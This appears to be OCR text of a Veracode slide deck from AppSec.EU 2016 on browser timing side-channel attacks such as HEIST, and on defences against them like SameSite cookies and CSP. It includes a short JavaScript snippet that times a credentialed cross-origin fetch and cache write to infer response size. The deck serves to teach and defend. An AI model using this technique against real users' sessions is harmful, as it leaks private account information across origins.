Timing attacks @ AppSec.EU 2016 (July)




```
let url = 'https://example.org/resource';
let opts = {credentials: "include", mode: "no-cors"};
let request = new Request(url, opts);
let bogusReq = new Request('/bogus');
fetch(request).then(function(resp) {
    // Resource download complete
    start = window.performance.now();
    return cache.put(foo, resp.clone())
}).then(function() {
    // Resource stored in cache
    end = window.performance.now();
});
```

- https://tom.vg/papers/timing-attacks_ccs2015.pdf

Timing attacks @ AppSec.EU 2016 (July)

- Facebook: Age, Gender, and Location
- LinkedIn: Contact Search
- Twitter: Protected Accounts




HEIST

- “In a nutshell, HEIST is a set of techniques that exploit timing side-channels in the browser to determine the exact size of an authenticated cross-origin response.”
- https://tom.vg/papers/heist_blackhat2016.pdf
- http://www.theregister.co.uk/2016/08/05/javascript_heist_attack_https/

Exposing Cross-Origin Resource Size

- Leverages Browsers Cache API
  - Can cache any arbitrary content!
  - Quota can be set in order to determine sizes
- https://tom.vg/2016/08/request-and-conquer/

Disable 3rd party cookies



Content settings

Cookies

● Allow local data to be set (recommended)

○ Keep local data only until you quit your browser

○ Block sites from setting any data

☑ Block third-party cookies and site data

Images

● Show all images (recommended)

○ Do not show any images

Same Site Cookie

- Set-Cookie: key=value; HttpOnly; Secure; **SameSite=strict**
  - **Lax**; cookie transmitted top-level HTTP GET.
  - **Strict**; cookie transmitted only if same origin.
- Supported from Chrome 51 and Opera 39
- https://tools.ietf.org/html/draft-ietf-httpbis-cookie-same-site-00


Same Site Cookie

Demo

Conclusion

- Fix the code!
- Web Security is hard; more mitigating controls available:
  - TLS free for everyone!
  - HSTS and HPKP
  - CSP v3
  - SameSite Cookies
- AppSec.EU 2016 (https://2016.appsec.eu/?page_id=914)
  - Mike West - Hardening the Web Platform
  - Tom Van Goethem - The Timing Attacks They Are a-Changin‘
  - Michele Spagnuolo, Lukas Weichselbaum – Making CSP great again

THANK YOU



VERACODE

PUT A MONSTER IN YOUR CORNER